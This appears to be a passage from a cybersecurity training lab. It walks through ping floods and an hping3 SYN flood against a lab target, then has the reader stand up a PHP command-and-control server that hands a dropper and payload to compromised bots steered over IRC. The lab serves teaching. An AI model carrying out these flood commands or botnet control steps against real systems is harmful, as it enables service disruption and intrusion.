
Run a ping flood

Note: While the ping command is running, it displays a period for each packet sent and deletes a period for each reply received. If the display looks like a blinking period, it means the target is responding to all the packets, so it is not being overwhelmed. If the target was being overwhelmed, there would be many packets with no response, so the ping command would begin to show a chain of periods. You can also view the progress in the bmon tab.

13. Before the ping flood completes, **click** the **bmon Terminal tab** to return to the bmon Terminal session.

Note: The ping flood that you just ran is an example of a volumetric DoS attack, which is measured in bits per second. Again, the intent of this type of attack is to saturate the target’s bandwidth so that it is unable to respond to any other network connections. In the output from bmon, you can see that this ping flood maxed at about 50 megabits per second and about 5k packets per second (pps).

If necessary, **repeat step 12-13** to see the ping flood again. Your screenshot for the next step should look similar to the one below.



```
 eth4
Interfaces                        RX bps       pps     %  TX bps       pps     %
>eth4                              50.70Mb     4.92K       50.69Mb     4.92K

       Mb                        (RX Bits/second)
    51.88 ||||.........................................................
    43.23 ||||.........................................................
    34.58 ||||.........................................................
    25.94 ||||.........................................................
    17.29 |||||........................................................
     8.65 |||||::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
          1   5    10   15   20   25   30   35   40   45   50   55   60
       Mb                        (TX Bits/second)
    51.86 ||||.........................................................
    43.21 ||||.........................................................
    34.57 ||||.........................................................
    25.93 ||||.........................................................
    17.29 |||||........................................................
     8.64 |||||::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
          1   5    10   15   20   25   30   35   40   45   50   55   60
```


Bmon results for first ping flood

14. **Make a screen capture** showing the **bmon results for the ping flood used to demonstrate a volumetric DoS attack**.

Note: After the ping command completes, it displays statistics about the packets that were sent. In this summary, you should see 0% packet loss (or a very small percentage). This confirms the fact that the target was not disabled by the ping flood. In the next steps, you will perform another ping flood against the target system, this time increasing the packet size.

15. On the Terminal menu bar, **click** the **DoS Attacker tab** to return to the DoS Attacker Terminal session.

16. At the command prompt, **type** `ping -f drisst.org -c 20000 -s 25000` and **press Enter** to perform another ping flood against the target system, this time using larger packets of 25,000 bytes each.



```
┌──(root💀kali)-[/home/kali]
└─# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 20672ms
rtt min/avg/max/mdev = 0.322/0.762/4.857/0.147 ms, ipg/ewma 1.033/0.729 ms

┌──(root💀kali)-[/home/kali]
└─# █
```

Ping flood with larger packets

Note: Notice that the ping command output still looks like a flashing period. While the attack is using more resources, they are still not enough to overwhelm the target.


17. **Click** the **bmon Terminal tab** to return to the bmon Terminal session.

Note: You should notice that the vertical scales on the transmission graphs in bmon have changed to accommodate the higher throughput. This ping flood maxed at about 200 megabits per second and about 16k pps.

A ping flood from a single attacker depends on the attacking machine having more bandwidth than the target. To make an effective attack, it often requires deployment in a distributed fashion (distributed

DoS, or DDoS). In forthcoming attacks, you will aim to raise the pps.

If necessary, **repeat steps 15-17** to see the ping flood again. Your screenshot for the next step should look similar to the one below.



```
eth4
Interfaces                       | RX bps       pps     % | TX bps       pps     %
>eth4                            | 194.17Mb     16.13K    | 194.17Mb     16.13K

      Mb                        (RX Bits/second)
  204.08
  170.06
  136.05
  102.04
   68.03
   34.01
         1   5    10   15   20   25   30   35   40   45   50   55   60
      Mb                        (TX Bits/second)
  204.08
  170.06
  136.05
  102.04
   68.03
   34.01
         1   5    10   15   20   25   30   35   40   45   50   55   60
```

Bmon results for second ping flood

18. **Make a screen capture** showing the **bmon results for the second ping flood used to demonstrate a volumetric DoS attack**.

Note: The ping command results also indicate little or no packet loss. In the next steps, you will use a similar command-line interface tool called hping3 to perform a third DoS attack against the target system. hping3 has much more functionality than ping and allows further customization of the types of packets sent and received. You can read more about hping3 here. The command line that you will use contains the following options to the hping3 command:


- `-S` – An option to hping to send TCP SYN requests.
- `-p 80` – An option to hping to send packets to port 80 (HTTP).

- **`--flood drisst.org`** – An option to hping to send packets to the host drisst.org as fast as possible.

These options cause hping3 to try to create many half-open connections to the target by sending only SYN packets as fast as possible. This is called a SYN flood. By performing only part of the TCP connection, the attacker can send many more packets per second. This may be able to consume all the target's resources by making it wait for the ACK packets on many connections at once.

19. On the Terminal menu bar, **click** the **DoS Attacker tab** to return to the DoS Attacker Terminal session.

20. At the command prompt, **type** **`hping3 -S -p 80 --flood drisst.org`** and **press Enter** to perform a short SYN flood against the target system.




```
┌──(root💀kali)-[/home/kali]
└─# hping3 -S -p 80 --flood drisst.org
HPING drisst.org (eth0 200.0.0.86): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

SYN flood with hping3

21. When the ping flood begins, **click** the **bmon Terminal tab** to return to the bmon Terminal session.

Note: This hping flood sends a maximum of about 100 megabits per second and 220k packets per second (pps). The attacker receives about 20 megabits per second and 40k packets per second. Compared to the ping flood, this attack had lower bps but higher pps. This hping attack is an example of a protocol-based DoS, and abuses the three-way handshake in TCP. This sort of attack can be highly effective when you don't have enough volume or resources to tie up bandwidth. Instead, you can exhaust network resources and tie up connections by flooding the target at the protocol layer.

If necessary, repeat steps 19-21 to see the hping flood again.



```
eth4
Interfaces                  RX bps       pps     %  TX bps       pps      %
>eth4                        19.50Mb   40.63K        90.29Mb   209.01K
```

Bmon results for SYN flood

22. **Click** the **DoS Attacker Terminal tab** to return to the DoS Attacker Terminal session.


23. **Press CTRL+c** to terminate the hping command.

Note: You should notice that the final hping3 output indicates 100% packet loss. This is an indication that drisst.org was indeed overwhelmed by your attack, even though it used less bandwidth.

24. **Make a screen capture** showing the **output for the hping command used to demonstrate a protocol-based DoS attack**.

Note: In the next steps, you will briefly explore the third type of DoS attack – an application-based DoS attack. Where volumetric attacks overwhelm network bandwidth and protocol-based attacks overwhelm infrastructure resources, application-based attacks will seek to overwhelm the applications themselves by maxing out resources like memory or disk space. Accordingly, application-based DoS attacks are measured in requests-per-second. For the purposes of this lab, you will submit two HTTP POST requests to the drisst.org website.

25. At the command prompt, **type** `curl -d "email=fake%40user&password=passwd" -X POST http://200.0.0.86:80/users/login` and **press Enter** to submit POST data to the login form of the application using invalid credentials.




```
┌──(root💀kali)-[/home/kali]
└─# curl -d "email=fake%40user&password=passwd" -X POST http://drisst.org/users/login
Found. Redirecting to /users/login

┌──(root💀kali)-[/home/kali]
└─# █
```

Submit invalid login credentials

26. At the command prompt, **type** `curl -d "email=t%40w&password=password" -X POST http://200.0.0.86:80/users/login` and **press Enter** to submit more POST data to the login form of the application, this time using valid credentials.



```
┌──(root💀kali)-[/home/kali]
└─# curl -d "email=t%40w&password=password" -X POST http://drisst.org/users/login
Found. Redirecting to /dashboard

┌──(root💀kali)-[/home/kali]
└─# █
```

Submit valid login credentials

Note: While the first request contained valid credentials and the second did not, in both cases a query was made to the application database though the POST method. If enough of these were submitted sequentially and rapidly, perhaps using varying IPs and POST data (a bunch of non-existent credentials to force a ton of failed checks), the database might lock up and be unable to service legitimate requests from the web application.

27. **Make a screen capture** showing the **results of the two curl commands used to demonstrate an application-based DoS attack**.

28. **Close** the **bmon Terminal tab.**

Part 2: Assemble a Botnet

Note: Now that you have performed reconnaissance, it's time to complete the cyber kill chain against your target. This operation is top secret, and although it may become public after the appropriate diplomatic and justice agencies handle their end of the operations, you must cover your tracks to avoid in-time retaliation from an already-active and highly skilled adversary. Thus, you have chosen to attack your target with a more sophisticated distributed denial of service (DDoS) attack.

To perform a DDoS, you will use a botnet. Other members of your team have already conducted attacks against machines across the internet to install a deployment script for the botnet. This script is designed to call back to a specific IP address and download a dropper script. The machine the scripts call back to is the command-and-control (C2) server. Your colleagues have set up the botnet so that the AttackLinux01 machine is the C2 server.

When a botnet machine obtains the dropper script, it will then execute that script. Typically, the dropper script will then download a payload to set up a means of providing instructions. For this botnet, the command-and-control will be accomplished using an Internet Relay Chat (IRC) channel. IRC is a real-time chatting protocol that uses networks of interconnected servers to allow person-to-person communication. Botnets often use IRC to allow machine-to-machine communication in an anonymized manner, allowing botnet owners to send messages to their systems located around the world. The payload, debbie.py, will install the software needed to connect to the IRC channel and listen for commands.

The botnet is controlled by sending commands to a specific channel. The payload installed on the botnet machines causes the machines to connect to the IRC channel, where they monitor for messages containing special commands. When commands are recognized, they are executed. The botnet machines can send any results back to the C2 machine by posting messages on the IRC channel. The IRC communications can be encrypted as well, which makes intercepting or disrupting the botnet more difficult.

You will begin the setup for a DDoS attack by starting a PHP server on the AttackLinux01 system, which will provide the botnet hosts with the dropper script and payload.


1. On the Terminal menu bar, **click File** and **select New Tab** to open a new terminal session.

2. **Right-click** the **Terminal tab**, **select Rename session**, **type** `PHP` when prompted for a new tab name, and **press Enter** to give this Terminal tab a convenient name.

3. At the command prompt, **type** `sudo su` and **press Enter** to escalate your privileges to root level.

   When prompted for the password, **type** `kali` and **press Enter**.

4. At the command prompt, **type** `php -S 202.20.2.4:80 -t /home/kali/site` and **press Enter** to start the PHP server.



```
┌──(root💀kali)-[/home/kali]
└─# php -S 202.20.2.4:80 -t /home/kali/site
[Sun Dec  5 20:58:14 2021] PHP 7.4.21 Development Server (http://202.20.2.4:80) started
[Sun Dec  5 20:58:28 2021] 203.30.3.5:53542 Accepted
[Sun Dec  5 20:58:28 2021] 203.30.3.5:53542 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:28 2021] 203.30.3.5:53542 Closing
[Sun Dec  5 20:58:36 2021] 205.50.5.7:34332 Accepted
[Sun Dec  5 20:58:36 2021] 205.50.5.7:34332 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:36 2021] 205.50.5.7:34332 Closing
[Sun Dec  5 20:58:37 2021] 204.40.4.6:51484 Accepted
[Sun Dec  5 20:58:37 2021] 204.40.4.6:51484 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:37 2021] 204.40.4.6:51484 Closing
[Sun Dec  5 20:58:45 2021] 203.30.3.5:53544 Accepted
[Sun Dec  5 20:58:45 2021] 203.30.3.5:53544 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:58:45 2021] 203.30.3.5:53544 Closing
[Sun Dec  5 20:59:01 2021] 203.30.3.5:53546 Accepted
[Sun Dec  5 20:59:01 2021] 203.30.3.5:53546 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:59:01 2021] 203.30.3.5:53546 Closing
[Sun Dec  5 20:59:05 2021] 205.50.5.7:34382 Accepted
[Sun Dec  5 20:59:05 2021] 205.50.5.7:34382 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:59:05 2021] 205.50.5.7:34382 Closing
[Sun Dec  5 20:59:10 2021] 204.40.4.6:51486 Accepted
[Sun Dec  5 20:59:10 2021] 204.40.4.6:51486 [404]: (null) /setup.sh - No such file or directory
[Sun Dec  5 20:59:10 2021] 204.40.4.6:51486 Closing
```


Start the PHP server

Note: You should see several hosts at different IP addresses requesting the setup.sh file and not finding it. These are the systems that your colleagues have compromised and are part of the botnet. They are already trying to connect to your C2 center.

In the next steps, you will copy the dropper script to a location where it can be found by the PHP server.

5. On the Terminal menu bar, **click** the **DoS Attacker tab** to return to the DoS Attacker Terminal session.

6. At the command prompt, **type** `cp /home/kali/malware/setup.sh /home/kali/site/` and **press Enter** to copy the setup.sh file to the ~/site folder.



```
┌──(root💀kali)-[/home/kali]
└─# cp /home/kali/malware/setup.sh /home/kali/site/

┌──(root💀kali)-[/home/kali]
└─# 
```

Copy the setup.sh file


7. On the Terminal menu bar, **click** the **PHP tab** to return to the first Terminal session.

Note: You should now see successful connections obtaining the setup.sh file from the PHP server. After a short time, you should start to see requests for the payload debbie.py. This indicates that the dropper script has successfully run on the botnet machines and that they are now looking for the payload as expected. Before providing that payload, you will connect to the IRC channel that is going to be used to control the botnet.

8. From the Terminal menu bar, **click File** and **select New Tab** to open another new terminal session.

9. **Right-click** the **Terminal tab**, **select Rename session**, **type** `irssi` when prompted for a new tab name, and **press Enter** to give this Terminal tab a convenient name.

10. At the command prompt, **type** `irssi` and **press Enter** to open the Irssi IRC command-line client.




```
 Irssi v1.2.3-1 - https://irssi.org
21:02 -!-  ___           _
21:02 -!- |_ _|_ _ _____(_)
21:02 -!-  | || '_(_-<_-< |
21:02 -!- |___|_| /__/__/_|
21:02 -!- Irssi v1.2.3-1 - https://irssi.org
```

IRC command-line client

Note: In the IRC client, Irssi, you can issue commands to the client starting with a /. The first step is to connect to the IRC server and join the channel that will be used for command and control.


11. At the IRC prompt, **type** `/connect irc.debnet.com` and **press Enter** to connect to the IRC server used by the botnet.



```
 [21:02] [] [1]
[(status)] /connect irc.debnet.com
```

Connect to the IRC server

12. At the IRC prompt, **type** `/join #c2` and **press Enter** to connect to the command-and-control channel on that IRC server.




```
21:03 -!- -
21:03 -!- End of /MOTD command
21:03 -!- Unknown MODE flag
 [21:03] [kali] [1:debnet (change with ^X)]
[(status)] /join #c2
```

Connect to the command-and-control channel

Note: Systems joined to the botnet are programmed to connect to this server/channel combination, where they will accept instructions from the botnet controller. Now you can copy the payload debbie.py so that the PHP server can send it to the botnet machines.

13. On the Terminal menu bar, **click** the **DoS Attacker tab** to return to the first Terminal session.

14. At the command prompt, **type** `cp /home/kali/malware/debbie.py /home/kali/site` and **press Enter** to copy the debbie.py file to the /home/kali/site directory.




```
┌──(root💀 kali)-[/home/kali]
└─# cp /home/kali/malware/debbie.py /home/kali/site

┌──(root💀 kali)-[/home/kali]
└─# █
```

Copy the debbie.py file

15. On the Terminal menu bar, **click** the **PHP tab** to return to the PHP terminal session.

Note: You should see that the bots are now finding debbie.py, indicated by [200] and green text.



```
[Mon Dec  6 11:31:43 2021] 204.40.4.6:46034 [200]: (null) /debbie.py
[Mon Dec  6 11:31:43 2021] 204.40.4.6:46034 Closing
[Mon Dec  6 11:31:43 2021] 204.40.4.6:46036 Accepted
[Mon Dec  6 11:31:43 2021] 204.40.4.6:46036 [200]: (null) /debbie.py
[Mon Dec  6 11:31:43 2021] 204.40.4.6:46036 Closing
[Mon Dec  6 11:31:44 2021] 205.50.5.7:50810 Accepted
[Mon Dec  6 11:31:44 2021] 205.50.5.7:50810 [200]: (null) /debbie.py
[Mon Dec  6 11:31:44 2021] 205.50.5.7:50810 Closing
[Mon Dec  6 11:31:44 2021] 205.50.5.7:50812 Accepted
[Mon Dec  6 11:31:44 2021] 205.50.5.7:50812 [200]: (null) /debbie.py
[Mon Dec  6 11:31:44 2021] 205.50.5.7:50812 Closing
█
```

Successful payload hand-off


16. On the Terminal menu bar, **click** the **irssi tab** to return to the Irssi Terminal session.

Note: Now that the bots have downloaded and run debbie.py, they are announcing themselves on the IRC channel. You will see several blue comments stating that <hostname and IP> has joined #c2. This means that these bots are awaiting your commands. The debbie.py file is loaded with instructions for them to follow when you issue their commands through this #c2 channel.

The possible commands include the following:

- **`.muster`** – Instructs bots to announce themselves in the #c2 center if they are ready for a new task (and not busy performing another one for you).
- **`.opts <hostname>`** – Instructs the <hostname> bot to list the commands that the bots are able to execute for you.
- **`.recruit`** – Recruit other hosts into the botnet (compromise other targets and get them to install and run debbie.py).
- **`.scout <hostname>`** –Instructs the <hostname> bot to scan a target IP address range using Nmap.


17. At the command prompt, **type** **`.muster`** and **press Enter** to instruct the gathered botnet systems to announce themselves.



```
[21:05] [kali] [2:debnet/#c2] [Act: 1]
[#c2] .muster
```

Run the muster command


Note: You should see TargetPi, alfred_deborouter, and TargetLinux02 ready for you to issue commands.



```
21:05 < kali> .muster
21:05 < TargetLinux02> Ready to rumble
21:05 < alfred_deborouter> Poised to pounce
21:05 < TargetPi> Ready to morph
```

Muster output


18. At the command prompt, **type** `.opts TargetPi` and **press Enter** to display the commands that you can execute on the TargetPi system.



```
 [21:06] [kali] [2:debnet/#c2] [Act: 1]
[#c2] .opts TargetPi
```

Display the available commands on the TargetPi system

19. At the command prompt, **type** `.opts alfred_deborouter` and **press Enter** to display the commands that you can execute on the alfred_deborouter system.



```
 [21:06] [kali] [2:debnet/#c2] [Act: 1]
[#c2] .opts alfred_deborouter
```

Display the available commands on the alfred_deborouter system

Note: You may notice that alfred_deborouter has two more commands available than the TargetPi bot. This is because the botnet client was able to more thoroughly compromise the deborouter host.

